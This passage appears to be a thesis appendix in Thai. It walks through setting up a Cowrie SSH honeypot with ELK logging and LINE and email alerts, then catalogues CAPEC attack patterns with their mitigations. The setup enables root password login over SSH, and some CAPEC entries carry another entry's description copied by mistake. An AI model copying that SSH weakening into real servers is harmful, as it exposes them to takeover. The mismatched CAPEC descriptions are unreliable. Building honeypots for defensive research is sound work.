


ภาพที่ 47 การกำหนดไฟร์วอลล์เครื่องฮันนีพอตเซิร์ฟเวอร์


2. ตั้งชื่อคอมพิวเตอร์เสมือนและกำหนดสภาพแวดล้อมของเครื่องรีพอร์ตเซิร์ฟเวอร์แสดงดังภาพที่ 48 และภาพที่ 49



ภาพที่ 48 สภาพแวดล้อมของเครื่องรีพอร์ตเซิร์ฟเวอร์



ภาพที่ 49 การกำหนดไฟร์วอลล์เครื่องรีพอร์ตเซิร์ฟเวอร์



ภาพที่ 50 หน้าจอแสดงผลการสร้างคอมพิวเตอร์เสมือนสำเร็จ

3. เปิดสิทธิ์บัญชีผู้ใช้งานรูท เพื่อใช้ในการติดตั้งและกำหนดค่าโครงแบบซอฟต์แวร์

3.1 แก้ไขไฟล์ sshd_config จากพาท /etc/ssh/sshd_config และทำการเปลี่ยนค่า 2 บรรทัด ได้แก่ บรรทัด PermitRootLogin no เปลี่ยนเป็น yes และ PasswordAuthentication no เปลี่ยนเป็น yes


3.2 สั่งรีสทาร์ต (Restart) เซอร์วิชเอสเอสเอชดี (sshd service) แสดงดังภาพที่ 51

```
[root@cowrie-srv ssh]# systemctl restart sshd
```

ภาพที่ 51 สั่งรีสทาร์ตเซอร์วิชเอสเอสเอชดี

ภาคผนวก ข
การติดตั้งและกำหนดค่าโครงแบบเครื่องฮันนีพอต


1. อัพเดทระบบด้วยคำสั่ง yum upgrade –y แสดงดังภาพที่ 52



ภาพที่ 52 คำสั่งการอัพเดทระบบ

2. สร้างบัญชีผู้ใช้ที่ชื่อว่า cowrie ด้วยคำสั่ง adduser cowrie

3. ติดตั้งแพ็กเกจซอฟต์แวร์ด้วยคำสั่ง yum install -y python-virtualenv git gcc ดังภาพที่ 53



ภาพที่ 53 การติดตั้งแพ็กเกจซอฟต์แวร์เครื่องฮันนีพอต


4. กำหนดค่าโครงแบบไฟร์วอลล์ ด้วยคำสั่ง firewall-cmd –add-port 2222/tcp เพื่อเปิดพอร์ตการใช้งาน

5. เข้าสู่ระบบด้วยชื่อ cowrie

6. ดาวน์โหลดแพ็กเกจฮันนีพอตด้วยคำสั่ง git clone http://github.com/cowrie/cowrie

7. สร้างสภาพแวดล้อมภายในด้วยคำสั่ง virtualenv --python=python2.7 cowrie-env

8. เข้าใช้งานสภาพแวดล้อมด้วยคำสั่ง . cowrie-env/bin/activate หากเข้าสำเร็จจะแสดงผลลัพธ์ดังภาพที่ 54



ภาพที่ 54 การเข้าใช้งานสภาพแวดล้อม

9. ทำการอัพเกรดแพ็กเกจให้เป็นเวอร์ชันล่าสุดและทำการติดตั้งไฟล์ที่ชื่อว่า requirements.txt ด้วยคำสั่งต่อไปนี้

pip install --upgrade pip

pip install --upgrade -r requirements.txt

10. เริ่มต้นใช้งานเซอร์วิสฮันนีพอต ด้วยคำสั่งต่อไปนี้

cd /home/cowrie/cowrie/bin

./cowrie start

11. ตรวจสอบสถานะด้วยคำสั่ง ss -lntp | grep twistd

12. ปิดการทำงานฮันนีพอตด้วยคำสั่ง cd /home/cowrie/cowrie/bin/cowrie stop เพื่อแก้ไขพอร์ตการใช้งาน

13. เปลี่ยนหมายเลขพอร์ตที่เป็นค่าเริ่มต้น จากพอร์ต 22 เป็น 2332 ด้วยคำสั่ง

echo "Port 2332" >> /etc/ssh/sshd_config

semanage port -a -t ssh_port_t -p tcp 2332

14. กำหนดค่าโครงแบบไฟร์วอลล์เพื่อเปิดพอร์ตการใช้งาน ด้วยคำสั่ง

firewall-cmd –-add-port 2332/tcp –permanent

firewall-cmd –-reload

15. ทำการรีสทาร์ตเซอร์วิสเอสเอสเอชด้วยคำสั่ง systemctl restart sshd.service

16. ออกจากระบบและเข้าสู่ระบบใหม่ด้วยพอร์ต 2332

17. กำหนดค่าโครงแบบไฟร์วอลล์เพื่อเปลี่ยนพอร์ตเริ่มต้นของฮันนีพอตจาก 2222 เป็น 22 ด้วยคำสั่งดังต่อไปนี้

firewall-cmd --add-masquerade --permanent

firewall-cmd --add-forward-port=port=22:proto=tcp:toport=2222 --permanent

firewall-cmd –reload

18. เข้าสู่ระบบด้วยบัญชีผู้ใช้ชื่อ **cowrie** และเริ่มต้นใช้งานเซอร์วิสฮันนีพอตด้วยคำสั่ง

cd /home/cowrie/cowrie/bin/cowrie start

19. กำหนดชื่อบัญชีผู้ใช้และรหัสผ่านที่สามารถเข้าสู่ระบบด้วยคำสั่ง

cd /home/cowrie/cowrie/etc

cp –rp userdb.example userdb.txt

20. ทำการรีสทาร์ตเซอร์วิสอีกครั้งด้วยคำสั่ง

/home/cowrie/cowrie/bin/cowrie stop

/home/cowrie/cowrie/bin/cowrie start

21. ดาวน์โหลด Filebeat และอัพโหลดที่ไปที่เซิฟต์เวอร์

22. แตกไฟล์ filebeat-7.5.2-linux-x86_64.tar.gz ด้วยคำสั่ง tar –zxvf filebeat-7.5.2-linux-x86_64.tar.gz จะพบไฟล์ย่อยที่แสดงดังภาพที่ 55

```
[root@cowrie-srv ~]# ls
filebeat-7.5.2-linux-x86_64.tar.gz
[root@cowrie-srv ~]# tar -zxvf filebeat-7.5.2-linux-x86_64.tar.gz
filebeat-7.5.2-linux-x86_64/filebeat.reference.yml
filebeat-7.5.2-linux-x86_64/modules.d/
filebeat-7.5.2-linux-x86_64/modules.d/apache.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/auditd.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/aws.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/azure.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/cef.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/cisco.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/coredns.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/elasticsearch.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/envoyproxy.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/googlecloud.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/haproxy.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/ibmmq.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/icinga.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/iis.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/iptables.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/kafka.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/kibana.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/logstash.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/misp.yml.disabled
filebeat-7.5.2-linux-x86_64/modules.d/mongodb.yml.disabled
```

ภาพที่ 55 ขั้นตอนการแตกไฟล์

23. แก้ไขค่าโครงแบบไฟล์ filebeat.yml ภายใต้พาท filebeat-7.5.2-linux-x86_64 ด้วยคำสั่ง vi filebeat.yml โดยแก้ไขค่าดังต่อไปนี้

```
- type: log
  enabled: true
  paths:
     - /home/cowrie/logme/sum_login_*.log
  fields_under_root: true
  fields:
  tags: ["check_login"]
- type: log
  enabled: true
  paths:
     - /home/cowrie/logme/sum_case*.log
  fields_under_root: true
  fields:
  tags: ["check_cmd"]
- type: log
  enabled: true
  paths:
     - /home/cowrie/logme/url_malware_*.txt
  fields_under_root: true
  fields:
  tags: ["check_malware"]
```


24. แก้ไขค่าโครงแบบไฟล์ filebeat.yml โดยการใส่คอมเมนต์ (#) ดังต่อไปนี้

```
#output.elasticsearch:
#hosts : [“localhost:9200”]
```

25. แก้ไขค่าโครงแบบไฟล์ filebeat.yml โดยการลบคอมเมนต์ (#) ดังต่อไปนี้

```
output.logstash:
hosts: [“10.128.0.3:5044”]        --- IP Report Server
```

ภาคผนวก ค
การติดตั้งและกำหนดค่าโครงแบบเครื่องรีพอร์ต

1. ติดตั้ง Logstash

1.1 อัพเดตและอัพเกรดด้วยคำสั่ง

yum -y update

yum -y upgrade

1.2 ติดตั้ง Logstash ด้วยคำสั่ง sudo rpm --import https://artifacts.elastic.co/GPG-KEY-elasticsearch

1.3 สร้างไฟล์ที่ชื่อว่า logstash.repo ภายใต้พาท /etc/yum.repos.d/ ด้วยคำสั่ง vi /etc/yum.repos.d/logstash.repo โดยภายในไฟล์มีรายละเอียดดังภาพที่ 56

```
name=Elasticsearch repository for 7.x packages
baseurl=https://artifacts.elastic.co/packages/7.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
```

ภาพที่ 56 การกำหนดค่าโครงแบบในไฟล์ logstash.repo

1.4 ติดตั้ง logstash ด้วยคำสั่ง yum install logstash

1.5 ทำการสทาร์ตเซอร์วิสเพื่อเริ่มต้นการใช้งานด้วยคำสั่ง systemctl start logstash

2. ติดตั้ง Elasticsearch

2.1 ติดตั้งจาวา (Java) ด้วยคำสั่ง sudo yum -y install java-openjdk-devel java-openjdk

2.2 ติดตั้ง Elasticseach ด้วยคำสั่ง rpm --import https://artifacts.elastic.co/GPG-KEY-elasticsearch

2.3 สร้างไฟล์ที่ชื่อว่า elasticsearch.repo ภายใต้พาท /etc/yum.repos.d/ ด้วยคำสั่ง vi /etc/yum.repos.d/elasticsearch.repo โดยภายในไฟล์มีรายละเอียดดังภาพที่ 57

```
[root@reportsvr yum.repos.d]# cat elasticsearch.repo
[elasticsearch-7.x]
name=Elasticsearch repository for 7.x packages
baseurl=https://artifacts.elastic.co/packages/7.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
```

ภาพที่ 57 การกำหนดค่าโครงแบบในไฟล์ elasticsearch.repo

2.4 ติดตั้ง elasticsearch ด้วยคำสั่ง yum install elasticsearch

2.5 ทำการสทาร์ตเซอร์วิสเพื่อเริ่มต้นการใช้งานด้วยคำสั่ง systemctl start elasticsearch

3. ติดตั้ง Kibana

3.1 ทำการติดตั้ง Kibana ด้วยคำสั่ง rpm --import https://artifacts.elastic.co/GPG-KEY-elasticsearch

3.2 สร้างไฟล์ที่มีชื่อว่า kibana.repo ภายใต้พาท /etc/yum.repos.d/ ด้วยคำสั่ง vi /etc/yum.repos.d/kibana.repo


3.3 ติดตั้ง kibana ด้วยคำสั่ง yum install kibana

3.4 ทำการสทาร์ตเซอร์วิสเพื่อเริ่มต้นการใช้งานด้วยคำสั่ง systemctl start kibana

ภาคผนวก ง
การติดตั้งและกำหนดค่าโครงแบบซอฟต์แวร์สำหรับการแจ้งเตือน


1. การเรียกใช้งานไลน์เว็บเซอร์วิส

1.1 สมัครใช้บริการไลน์เว็บเซอร์วิส https://notify-bot.line.me/my/ เข้าสู่ระบบด้วยชื่อและรหัสผ่านสำหรับใช้งานไลน์ จากนั้นเลือกรายการออก Access Token (สำหรับผู้พัฒนา) และกดออกโทเคน (Token) แสดงดังภาพที่ 58



ภาพที่ 58 สมัครใช้บริการไลน์เว็บเซอร์วิส

1.2 เลือกห้องแชทที่ต้องการส่งข้อความแจ้งเตือน (หากไม่มีให้สร้างกลุ่มขึ้นมาใหม่) จากนั้นจะได้โทเคนที่ออก แสดงดังภาพที่ 59




ภาพที่ 59 หน้าจอแจ้งเตือน

1.3 ไปที่เซิร์ฟเวอร์เพื่อทดสอบการแจ้งเตือนโดยใช้คำสั่ง

curl -X POST -H 'Authorization: Bearer '"TOKEY KEY"' -F 'message='"ทดสอบ" https://notify-api.line.me/api/notify แสดงดังภาพที่ 60

ภาพที่ 60 คำสั่งทดสอบการแจ้งเตือนผ่านไลน์



ภาพที่ 61 ทดสอบการแจ้งเตือนผ่านไลน์

2. การติดตั้งแพ็กเกจสำหรับส่งอีเมล

2.1 ติดตั้งซอฟต์แวร์ที่ต้องใช้ แสดงดังภาพที่ 62

```
[root@cowrie-srv ~]# yum update && yum install postfix mailx cyrus-sasl cyrus-sasl-plain
Loaded plugins: fastestmirror
Loading mirror speeds from cached hostfile
 * base: us.mirror.nsec.pt
 * epel: mirror.steadfastnet.com
 * extras: mirror.us.oneandone.net
 * updates: mirrors.cmich.edu
No packages marked for update
Loaded plugins: fastestmirror
Loading mirror speeds from cached hostfile
 * base: us.mirror.nsec.pt
 * epel: mirror.steadfastnet.com
 * extras: mirror.us.oneandone.net
 * updates: mirrors.cmich.edu
Package 2:postfix-2.10.1-9.el7.x86_64 already installed and latest version
Resolving Dependencies
--> Running transaction check
---> Package cyrus-sasl.x86_64 0:2.1.26-23.el7 will be installed
---> Package cyrus-sasl-plain.x86_64 0:2.1.26-23.el7 will be installed
---> Package mailx.x86_64 0:12.5-19.el7 will be installed
```

ภาพที่ 62 คำสั่งติดตั้งแพ็กเกจซอฟต์แวร์สำหรับส่งอีเมล

2.2 เพิ่มค่าโครงแบบที่ไฟล์ sasl_passwd ภายใต้พาท /etc/postfix ดังคำสั่งที่แสดงดังภาพที่ 63 รูปแบบไวยากรณ์ (syntax) : [smtp.gmail.com]:587 mail@xxx.com:password

```
[root@cowrie-srv postfix]# cat sasl_passwd
[smtp.gmail.com]:587    attacker.alert@gmail.com:
```

ภาพที่ 63 การเพิ่มค่าโครงแบบที่ไฟล์ sasl_passwd

2.3 แก้ไขค่าโครงแบบที่ไฟล์ main.cf ดังต่อไปนี้

myhostname = hostname.example.com

relayhost = [smtp.gmail.com]:587

smtp_use_tls = yes

smtp_sasl_auth_enable = yes

smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd

smtp_tls_CAfile = /etc/ssl/certs/ca-bundle.crt

2.4 ประมวลผลไฟล์กำหนดค่าโครงแบบโดยใช้คำสั่ง postmap /etc/postfix/sasl_passwd

2.5 สั่งรีสทาร์ต (Restart) Postfix ด้วยคำสั่ง systemctl restart postfix.service

2.6 สั่งเปิดใช้งานเซอร์วิซด้วยคำสั่ง systemctl enable postfix.service

2.7 ตั้งค่าจีเมลในส่วนของความปลอดภัย โดยการเปิดการเข้าถึงของแอปที่มีความปลอดภัยน้อย

2.9 ทดสอบการส่งอีเมลแจ้งเตือน แสดงดังภาพที่ 64

```
[root@cowrie-srv ~]# echo "This is a test." | mail -s "test message" test@gmail.com
```

ภาพที่ 64 คำสั่งทดสอบการส่งอีเมลแจ้งเตือน

ภาคผนวก จ

รายละเอียดรูปแบบการโจมตีคาเปก

รูปแบบการโจมตีคาเปก (CAPEC) ที่นำมาจับคู่ทั้งหมด 24 รูปแบบ มีรายละเอียดดังต่อไปนี้ [12]

1. Inducing Account Lockout

CAPEC ID	CAPEC-2
Description	An attacker leverages the security functionality of the system aimed at thwarting potential attacks to launch a denial of service attack against a legitimate system user. Many systems, for instance, implement a password throttling mechanism that locks an account after a certain number of incorrect log in attempts. An attacker can leverage this throttling mechanism to lock a legitimate user out of their own account. The weakness that is being leveraged by an attacker is the very security feature that has been put in place to counteract attacks.
Likelihood	High
Impact	Medium
Resources Required	Computer with access to the login portion of the target system
Mitigations	Implement intelligent password throttling mechanisms such as those which take IP address into account, in addition to the login name.

2. Subverting Environment Variable Values

CAPEC ID	CAPEC-13
Description	The attacker directly or indirectly modifies environment variables used by or controlling the target software. The attacker's goal is to cause the target software to deviate from its expected operation in a manner that benefits the attacker.
Likelihood	High
Impact	Very High
Resources Required	None
Mitigations	Protect environment variables against unauthorized read and write access. Protect the configuration files which contain environment variables against illegitimate read and write access.

3. Dictionary-based Password Attack

CAPEC ID	CAPEC-16
Description	An attacker tries each of the words in a dictionary as passwords to gain access to the system via some user's account. If the password chosen by the user was a word within the dictionary, this attack will be successful (in the absence of other mitigations). This is a specific instance of the password brute forcing attack pattern.
Likelihood	Medium

Impact	High
Resources Required	A machine with sufficient resources for the job (e.g. CPU, RAM, HD). Applicable dictionaries are required. Also a password cracking tool or a custom script that leverages the dictionary database to launch the attack.
Mitigations	Create a strong password policy and ensure that your system enforces this policy.

4. Exploiting Trust in Client

CAPEC ID	CAPEC-22
Description	The attacker directly or indirectly modifies environment variables used by or controlling the target software. The attacker's goal is to cause the target software to deviate from its expected operation in a manner that benefits the attacker.
Likelihood	High
Impact	High
Resources Required	Ability to communicate synchronously or asynchronously with server
Mitigations	Design: Ensure that client process and/or message is authenticated so that anonymous communications and/or messages are not accepted by the system. Design: Do not rely on client validation or encoding for security purposes. Design: Utilize digital signatures to increase authentication assurance. Design: Utilize two factor authentication to increase authentication assurance. Implementation: Perform input validation for all remote content.

5. Using Unpublished APIs

CAPEC ID	CAPEC-36
Description	The attacker directly or indirectly modifies environment variables used by or controlling the target software. The attacker's goal is to cause the target software to deviate from its expected operation in a manner that benefits the attacker.
Likelihood	Medium
Impact	High
Resources Required	None
Mitigations	Authenticating both services and their discovery, and protecting that authentication mechanism simply fixes the bulk of this problem. Protecting the authentication involves the standard means, including: 1) protecting the channel over which authentication occurs, 2) preventing the theft, forgery, or prediction of authentication credentials or the resultant tokens, or 3) subversion of password reset and the like.

6. Retrieve Embedded Sensitive Data

CAPEC ID	CAPEC-37
Description	An attacker examines a target system to find sensitive data that has been embedded within it. This information can reveal confidential contents, such as account numbers or individual keys/credentials that can be used as an intermediate step in a larger attack.
Likelihood	High
Impact	Very High
Resources Required	The attacker must possess access to the system or code being exploited. Such access, for this set of attacks, will likely be physical. The attacker will make use of reverse engineering technologies, perhaps for data or to extract functionality from the binary. Such tool use may be as simple as "Strings" or a hex editor. Removing functionality may require the use of only a hex editor, or may require aspects of the toolchain used to construct the application: for instance the Adobe Flash development environment. Attacks of this nature do not require network access or undue CPU, memory, or other hardware-based resources.
Mitigations	Minimize error/response output to only what is necessary for functional use or corrective language.

7. Password Brute Forcing

CAPEC ID	CAPEC-49
Description	In this attack, the adversary tries every possible value for a password until they succeed. A brute force attack, if feasible computationally, will always be successful because it will essentially go through all possible passwords given the alphabet used and the maximum length of the password. A system will be particularly vulnerable to this type of an attack if it does not have a proper enforcement mechanism in place to ensure that passwords selected by users are strong passwords that comply with an adequate password policy. In practice a pure brute force attack on passwords is rarely used, unless the password is suspected to be weak. Other password cracking methods exist that are far more effective. Knowing the password policy on the system can make a brute force attack more efficient. For instance, if the policy states that all passwords must be of a certain level, there is no need to check smaller candidates.
Likelihood	Medium
Impact	High
Resources Required	A powerful enough computer for the job with sufficient CPU, RAM and HD. Exact requirements will depend on the size of the brute force job and the time requirement for completion. Some brute forcing jobs may require grid or distributed computing (e.g. DES Challenge).
Mitigations	Brute Force Attack prevention should be longer password length.

	Password should consist of UPPERCASE and lowercase alphabets and should also have numbers and special characters.

8. Query System for Information

CAPEC ID	CAPEC-54
Description	An adversary, aware of an application's location (and possibly authorized to use the application), probes an application's structure and evaluates its robustness by submitting requests and examining responses. Often, this is accomplished by sending variants of expected queries in the hope that these modified queries might return information beyond what the expected set of queries would provide.
Likelihood	High
Impact	Low
Resources Required	The Attacker needs the ability to probe application functionality and provide it erroneous directives or data without triggering intrusion detection schemes or making enough of an impact on application logging that steps are taken against the attacker. The Attack does not need special hardware, software, skills, or access.
Mitigations	Application designers can construct a 'code book' for error messages. When using a code book, application error messages aren't generated in string or stack trace form, but are cataloged and replaced with a unique value 'coding' for the error. Such a technique will require helpdesk and hosting personnel to use a 'code book' or similar mapping to decode application errors/logs in order to respond to them normally.

9. Rainbow Table Password Cracking

CAPEC ID	CAPEC-55
Description	An attacker gets access to the database table.
Likelihood	Medium
Impact	Medium
Resources Required	Rainbow table of password hash chains with the right algorithm used. A password cracking tool that leverages this rainbow table will also be required.
Mitigations	Use salt when computing password hashes. That is, concatenate the salt (random bits) with the original password prior to hashing it.

10. Try Common or Default Usernames and Passwords

CAPEC ID	CAPEC-70
Description	An adversary may try certain common or default usernames and passwords to gain access into the system and perform unauthorized actions. An adversary may try an

	intelligent brute force using empty passwords, known vendor default credentials, as well as a dictionary of common usernames and passwords. Many vendor products come preconfigured with default (and thus well-known) usernames and passwords that should be deleted prior to usage in a production environment. It is a common mistake to forget to remove these default login credentials. Another problem is that users would pick very simple passwords (e.g. password) that make it easier for the attacker to gain access to the system compared to using a brute force attack or even a dictionary attack using a full dictionary.
Likelihood	Medium
Impact	High
Resources Required	Technology or vendor specific list of default usernames and passwords
Mitigations	Delete default usernames and passwords that put in by the product vendor. Create a complex password.

11. Man in the Middle Attack

CAPEC ID	CAPEC-94
Description	This type of attack targets the communication between two components (typically client and server). The attacker places himself in the communication channel between the two components. Whenever one component attempts to communicate with the other, the data first goes to the attacker, who has the opportunity to observe or alter it, and it is then passed on to the other component as if it was never observed. This interposition is transparent leaving the two compromised components unaware of the potential corruption or leakage of their communications. The potential for Man-in-the-Middle attacks yields an implicit lack of trust in communication or identify between two components. MITM attacks differ from sniffing attacks since they often modify the communications prior to delivering it to the intended recipient. These attacks also differ from interception attacks since they may forward the sender's original unmodified data, after copying it, instead of keeping it for themselves.
Likelihood	High
Impact	Very High
Resources Required	None
Mitigations	Get your Public Key signed by a Certificate Authority Use Strong mutual authentication to always fully authenticate both ends of any communications channel.

12. Phishing

CAPEC ID	CAPEC-98

Description	Phishing is a social engineering technique where an attacker masquerades as a legitimate entity with which the victim might do business in order to prompt the user to reveal some confidential information (very frequently authentication credentials) that can later be used by an attacker. Phishing is essentially a form of information gathering or "fishing" for information.
Likelihood	High
Impact	Very High
Resources Required	Some web development tools to put up a fake website.
Mitigations	Do not follow any links that you receive within your e-mails and certainly do not input any login credentials on the page that they take you too. Instead, call your Bank, PayPal, eBay, etc., and inquire about the problem. A safe practice would also be to type the URL of your bank in the browser directly and only then log in. Also, never reply to any e-mails that ask you to provide sensitive information of any kind.

13. Flooding

CAPEC ID	CAPEC-125
Description	An adversary consumes the resources of a target by rapidly engaging in a large number of interactions with the target. This type of attack generally exposes a weakness in rate limiting or flow. When successful this attack prevents legitimate users from accessing the service and can cause the target to crash. This attack differs from resource depletion through leaks or allocations in that the latter attacks do not rely on the volume of requests made to the target but instead focus on manipulation of the target's operations. The key factor in a flooding attack is the number of requests the adversary can make in a given period of time. The greater this number, the more likely an attack is to succeed against a given target.
Likelihood	High
Impact	Medium
Resources Required	A script or program capable of generating more requests than the target can handle, or a network or cluster of objects all capable of making simultaneous requests.
Mitigations	Ensure that protocols have specific limits of scale configured. Specify expectations for capabilities and dictate which behaviors are acceptable when resource allocation reaches limits.

14. Directory Indexing

CAPEC ID	CAPEC-127
Description	An adversary crafts a request to a target that results in the target listing/indexing the content of a directory as output. One common method of triggering directory contents

	as output is to construct a request containing a path that terminates in a directory name rather than a file name since many applications are configured to provide a list of the directory's contents when such a request is received. An adversary can use this to explore the directory tree on a target as well as learn the names of files. This can often end up revealing test files, backup files, temporary files, hidden files, configuration files, user accounts, script contents, as well as naming conventions, all of which can be used by an attacker to mount additional attacks.
Likelihood	High
Impact	Medium
Resources Required	Ability to send HTTP requests to a web application.
Mitigations	1. Using blank index.html: putting blank index.html simply prevent directory listings from displaying to site visitors. 2. Preventing with .htaccess in Apache web server: In .htaccess, write "Options-indexes".

15. Symlink Attack

CAPEC ID	CAPEC-132
Description	An attacker positions a symbolic link in such a manner that the targeted user or application accesses the link's endpoint, assuming that it is accessing a file with the link's name. The endpoint file may be either output or input. If the file is output, the result is that the endpoint is modified, instead of a file at the intended location. Modifications to the endpoint file may include appending, overwriting, corrupting, changing permissions, or other modifications. In some variants of this attack the attacker may be able to control the change to a file while in other cases they cannot. The former is especially damaging since the attacker may be able to grant themselves increased privileges or insert false information, but the latter can also be damaging as it can expose sensitive information or corrupt or destroy vital system or application files. Alternatively, the endpoint file may serve as input to the targeted application. This can be used to feed malformed input into the target or to cause the target to process different information, possibly allowing the attacker to control the actions of the target or to cause the target to expose information to the attacker. Moreover, the 